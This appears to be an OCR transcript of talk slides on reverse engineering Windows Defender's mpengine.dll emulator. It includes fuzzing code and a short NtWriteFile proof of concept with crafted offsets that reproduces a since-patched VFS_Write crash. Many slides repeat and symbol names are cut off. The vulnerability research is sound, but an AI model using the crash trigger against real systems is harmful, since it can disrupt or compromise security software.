
Input Generation

- Borrow OSX syscall fuzzer code from MWR Labs OSXFuzz project*

- Nothing fancy, just throw random values at native emulation handlers

- Re-seed `rand()` at the start of each emulation session, just save off seeds in a log

*github.com/mwrlabs/OSXFuzz



```
uint32_t GetFuzzDWORD()
{
    int32_t n = 0;

    switch (rand() % 10) {
        case 0:
            switch (rand() % 11)
        {
            case 0:
                n = 0x80000000 >> (rand() & 0x1f);    // 2^n (1 -> 0x10000)
                break;
            case 1:
                n = rand();                           // 0 -> RAND_MAX (likely 0x7fffffff)
                break;
            case 2:
                n = (unsigned int)0xff << (4 * (rand() % 7));
                break;
            case 3:
                n = 0xffff0000;
                break;
            case 4:
                n = 0xffffe000;
                break;
            case 5:
                n = 0xffffff00 | (rand() & 0xff);
                break;
            case 6:
                n = 0xffffffff - 0x1000;
                break;
            case 7:
                n = 0x1000;
                break;
            case 8:
                n = 0x1000 * ((rand() % (0xffffffff / 0x1000)) + 1);
                break;
            case 9:
                n = 0xffffffff;                     // max
                break;
            case 10:
                n = 0x7fffffff;
                break;
        }
```


NtWriteFile Overflow

NtWriteFile is normally accessible and exported by ntdll.dll

- VFS_Write has to be triggered with special apicall

Tavis' inputs get sanitized out by NtWriteFileWorker before it calls down to VFS_Write

```
LARGE_INTEGER L;
L.QuadPart =
0x2ff9ad29ffffc25;

NtWriteFile(
     hFile,
          NULL,
          NULL,
          NULL,
          &ioStatus,
          buf,
          0x1,
          &L,
          NULL);

L.QuadPart = 0x29548af5d7b3b7c;
NtWriteFile(
     hFile,
          NULL,
          NULL,
          NULL,
          &ioStatus,
          buf,
          0x1,
          &L,
          NULL);
```



```
byteOffsLow = 0;
byteOffsHigh = v16->vfptr[1].postDecOpenCount(&v16->vfptr);
hFile = (v16->vfptr[1].__vecDelDtor)(v16);
if ( !VFS_Write(v->vfs, hFile, pBuffer, arg.m_Arg[6].val32, byteOffsHigh, &byteOffsLow) || !byteOffsLow )
  goto LABEL_31;
```

NtWriteFile Overflow

NtWriteFile is normally accessible and exported by ntdll.dll


- VFS_Write has to be triggered with special apicall

Tavis’ inputs get sanitized out by NtWriteFileWorker before it calls down to VFS_Write

I fuzzed NtWriteFile:

- ~7 minutes @ ~8,000 NtWriteFile calls / second
- Fuzzed Length arguments
- Reproduced Tavis’ crash, alternate easier to reach code path through NtWriteFile

Unfortunately, patches for VFS_Write bug also fixed this



```
byteOffsLow = 0;
byteOffsHigh = v16->vfptr[1].postDecOpenCount(&v16->vfptr);
hFile = (v16->vfptr[1].__vecDelDtor)(v16);
if ( !VFS_Write(v->vfs, hFile, pBuffer, arg.m_Arg[6].val32, byteOffsHigh, &byteOffsLow) || !byteOffsLow )
  goto LABEL_31;
```

```
LARGE_INTEGER L;
L.QuadPart =
0x2ff9ad29ffffc25;

NtWriteFile(
     hFile,
          NULL,
          NULL,
          NULL,
          &ioStatus,
          buf,
          0x1,
          &L,
          NULL);

L.QuadPart = 0x29548af5d7b3b7c;
NtWriteFile(
     hFile,
          NULL,
          NULL,
          NULL,
          &ioStatus,
          buf,
          0x1,
          &L,
          NULL);
```

Demo

Fuzzing `NtWriteFile`


Outline

1. Introduction
2. Tooling & Process
3. Reverse Engineering
4. Vulnerability Research
5. Conclusion

Summary

We covered:

- Tooling and instrumentation
- CPU dynamic translation basics for x86
- Windows environment and emulation for 32-bit x86 binaries
- A bit on vulnerability research




Summary

We covered:

- Tooling and instrumentation
- CPU dynamic translation basics for x86
- Windows environment and emulation for 32-bit x86 binaries
- A bit on vulnerability research


Not covered:

- CPU dynamic translation internals
  - Non-x86 architectures (x64, ARM, VMProtect, etc...)
  - Unpacker integration
- 16-bit emulation
- Threading model
- .NET analysis



Also Inside `mpengine.dll`

Also Inside `mpengine.dll`




```
AspackUnpacker10::DetectGeometry(void)
AspackUnpacker10::DetermineCompressionFlags(lzexpk
AspackUnpacker10::FixPE(void)
AspackUnpacker10::GetUncompres
AspackUnpacker10::PeekEBP(PtrTy
AspackUnpacker10::ResolveCall(Pt
AspackUnpacker10::ResolveEP(voi
AspackUnpacker10::ResolveImport
```

```
vmp_32_parser::get_esc_table(void)
vmp_32_parser::get_handlers(ulong &)
vmp_32_parser::get_key(void)
vmp_32_parser::get_next(void)
vmp_32_parser::get_patterns(ulong &)
vmp_32_parser::get_process_result(void)
vmp_32_parser::get_vm_id(void)
vmp_32_parser::get_vm_start(void)
vmp_32_parser::get_vm_state(void)
vmp_32_parser::init(ulong)
vmp_32_parser::is_match_end(ulong)
vmp_32_parser::is_pcode_decoder_end(u
```

Unpackers


Also Inside `mpengine.dll`



```
AspackUnpacker10::DetectGeometry(void)
AspackUnpacker10::DetermineCompressionFlags(lzexpk
AspackUnpacker10::FixPE(void)
AspackUnpacker10::GetUncompres
AspackUnpacker10::PeekEBP(PtrTy
AspackUnpacker10::ResolveCall(Pt
AspackUnpacker10::ResolveEP(voi
AspackUnpacker10::ResolveImport
```

```
vmp_32_parser::get_esc_table(void)
vmp_32_parser::get_handlers(ulong &)
vmp_32_parser::get_key(void)
vmp_32_parser::get_next(void)
vmp_32_parser::get_patterns(ulong &)
vmp_32_parser::get_process_result(void)
vmp_32_parser::get_vm_id(void)
vmp_32_parser::get_vm_start(void)
vmp_32_parser::get_vm_state(void)
vmp_32_parser::init(ulong)
vmp_32_parser::is_match_end(ulong)
vmp_32_parser::is_pcode_decoder_end(u
```

Unpackers




```
CX509CertificateParser::BinaryElement(Asn1ElementType,uchar con
CX509CertificateParser:
CX509CertificateParser:
CX509CertificateParser:
CX509CertificateParser:
CX509CertificateParser:
CX509CertificateParser:
CX509CertificateParser:
CX509CertificateParser:
CX509CertificateParser:
```

```
LnkParser::LnkParser(SCAN_REPLY *,LUM_e
LnkParser::LnkParser(SCAN_REPLY *,lnk_file
LnkParser::LnkParser(SCAN_REPLY *,ulong)
LnkParser::dump_in_vfo_as_multibyte(ucha
LnkParser::is_lnk_fileformat(void)
LnkParser::parse_ARGS(uchar *,uint)
LnkParser::parse_ICONLOCATION(uchar *,u
LnkParser::parse_LINKINFO(uchar *,uint)
LnkParser::parse_NAME(uchar *,uint)
LnkParser::parse_RELPATH(uchar *,uint)
LnkParser::parse_WORKINGDIR(uchar *,uir
```


Parsers

Also Inside `mpengine.dll`

JS Engine - see my REcon Brx talk




```
JsDelegateObject_Object::delegate(int,JsRuntim
JsDelegateObject_Number::valueOf(JsRuntimeS
JsDelegateObject_Number::toString(JsRuntime!
JsDelegateObject_NodeList::item(JsRuntimeStat
JsDelegateObject_NodeList::item(JsRuntimeStat
JsDelegateObject_NodeList::getLength(JsRuntir
JsDelegateObject_NodeList::fold(HtmlDocumer
JsDelegateObject_Node::write(JsRuntimeState &
JsDelegateObject_Node::insertBefore(JsRuntime
JsDelegateObject_Node::getElementsByTagNan
JsDelegateObject_Node::getElementById(JsRun
JsDelegateObject_Node::delegate(int,JsRuntime
JsDelegateObject_Node::createTextNode(JsRunt
JsDelegateObject_Node::createElement(JsRuntir
JsDelegateObject_Node::appendChild(JsRuntim
JsDelegateObject_Navigator::justReturnFalse(Jsl
```



```
AspackUnpacker10::DetectGeometry(void)
AspackUnpacker10::DetermineCompressionFlags(lzexpk
AspackUnpacker10::FixPE(void)
AspackUnpacker10::GetUncompres
AspackUnpacker10::PeekEBP(PtrTy
AspackUnpacker10::ResolveCall(Pt
AspackUnpacker10::ResolveEP(voi
AspackUnpacker10::ResolveImport
```

```
vmp_32_parser::get_esc_table(void)
vmp_32_parser::get_handlers(ulong &)
vmp_32_parser::get_key(void)
vmp_32_parser::get_next(void)
vmp_32_parser::get_patterns(ulong &)
vmp_32_parser::get_process_result(void)
vmp_32_parser::get_vm_id(void)
vmp_32_parser::get_vm_start(void)
vmp_32_parser::get_vm_state(void)
vmp_32_parser::init(ulong)
vmp_32_parser::is_match_end(ulong)
vmp_32_parser::is_pcode_decoder_end(u
```

Unpackers




```
CX509CertificateParser::BinaryElement(Asn1ElementType,uchar con
CX509CertificateParser:
CX509CertificateParser:
CX509CertificateParser:
CX509CertificateParser:
CX509CertificateParser:
CX509CertificateParser:
CX509CertificateParser:
CX509CertificateParser:
CX509CertificateParser:
```

```
LnkParser::LnkParser(SCAN_REPLY *,LUM_e
LnkParser::LnkParser(SCAN_REPLY *,lnk_file
LnkParser::LnkParser(SCAN_REPLY *,ulong)
LnkParser::dump_in_vfo_as_multibyte(ucha
LnkParser::is_lnk_fileformat(void)
LnkParser::parse_ARGS(uchar *,uint)
LnkParser::parse_ICONLOCATION(uchar *,u
LnkParser::parse_LINKINFO(uchar *,uint)
LnkParser::parse_NAME(uchar *,uint)
LnkParser::parse_RELPATH(uchar *,uint)
LnkParser::parse_WORKINGDIR(uchar *,uir
```

Parsers

Also Inside `mpengine.dll`




```
AspackUnpacker10::DetectGeometry(void)
AspackUnpacker10::DetermineCompressionFlags(lzexpk
AspackUnpacker10::FixPE(void)
AspackUnpacker10::GetUncompres
AspackUnpacker10::PeekEBP(PtrTy
AspackUnpacker10::ResolveCall(Pt
AspackUnpacker10::ResolveEP(voi
AspackUnpacker10::ResolveImport
```


```
vmp_32_parser::get_esc_table(void)
vmp_32_parser::get_handlers(ulong &)
vmp_32_parser::get_key(void)
vmp_32_parser::get_next(void)
vmp_32_parser::get_patterns(ulong &)
vmp_32_parser::get_process_result(void)
vmp_32_parser::get_vm_id(void)
vmp_32_parser::get_vm_start(void)
vmp_32_parser::get_vm_state(void)
vmp_32_parser::init(ulong)
vmp_32_parser::is_match_end(ulong)
vmp_32_parser::is_pcode_decoder_end(u
```

Unpackers

JS Engine - see my REcon Brx talk




```
JsDelegateObject_Object::delegate(int,JsRuntim
JsDelegateObject_Number::valueOf(JsRuntime
JsDelegateObject_Number::toString(JsRuntime
JsDelegateObject_NodeList::item(JsRuntimeStat
JsDelegateObject_NodeList::item(JsRuntimeStat
JsDelegateObject_NodeList::getLength(JsRuntir
JsDelegateObject_NodeList::fold(HtmlDocumer
JsDelegateObject_Node::write(JsRuntimeState &
JsDelegateObject_Node::insertBefore(JsRuntime
JsDelegateObject_Node::getElementsByTagNam
JsDelegateObject_Node::getElementById(JsRun
JsDelegateObject_Node::delegate(int,JsRuntime
JsDelegateObject_Node::createTextNode(JsRunt
JsDelegateObject_Node::createElement(JsRunti
JsDelegateObject_Node::appendChild(JsRuntim
JsDelegateObject_Navigator::justReturnFalse(Jsl
```



```
CX509CertificateParser::BinaryElement(Asn1ElementType,uchar con
CX509CertificateParser:
CX509CertificateParser:
CX509CertificateParser:
CX509CertificateParser:
CX509CertificateParser:
CX509CertificateParser:
CX509CertificateParser:
CX509CertificateParser:
CX509CertificateParser:
```

```
LnkParser::LnkParser(SCAN_REPLY *,LUM_e
LnkParser::LnkParser(SCAN_REPLY *,lnk_file
LnkParser::LnkParser(SCAN_REPLY *,ulong)
LnkParser::dump_in_vfo_as_multibyte(ucha
LnkParser::is_lnk_fileformat(void)
LnkParser::parse_ARGS(uchar *,uint)
LnkParser::parse_ICONLOCATION(uchar *,u
LnkParser::parse_LINKINFO(uchar *,uint)
LnkParser::parse_NAME(uchar *,uint)
LnkParser::parse_RELPATH(uchar *,uint)
LnkParser::parse_WORKINGDIR(uchar *,uir
```

Parsers



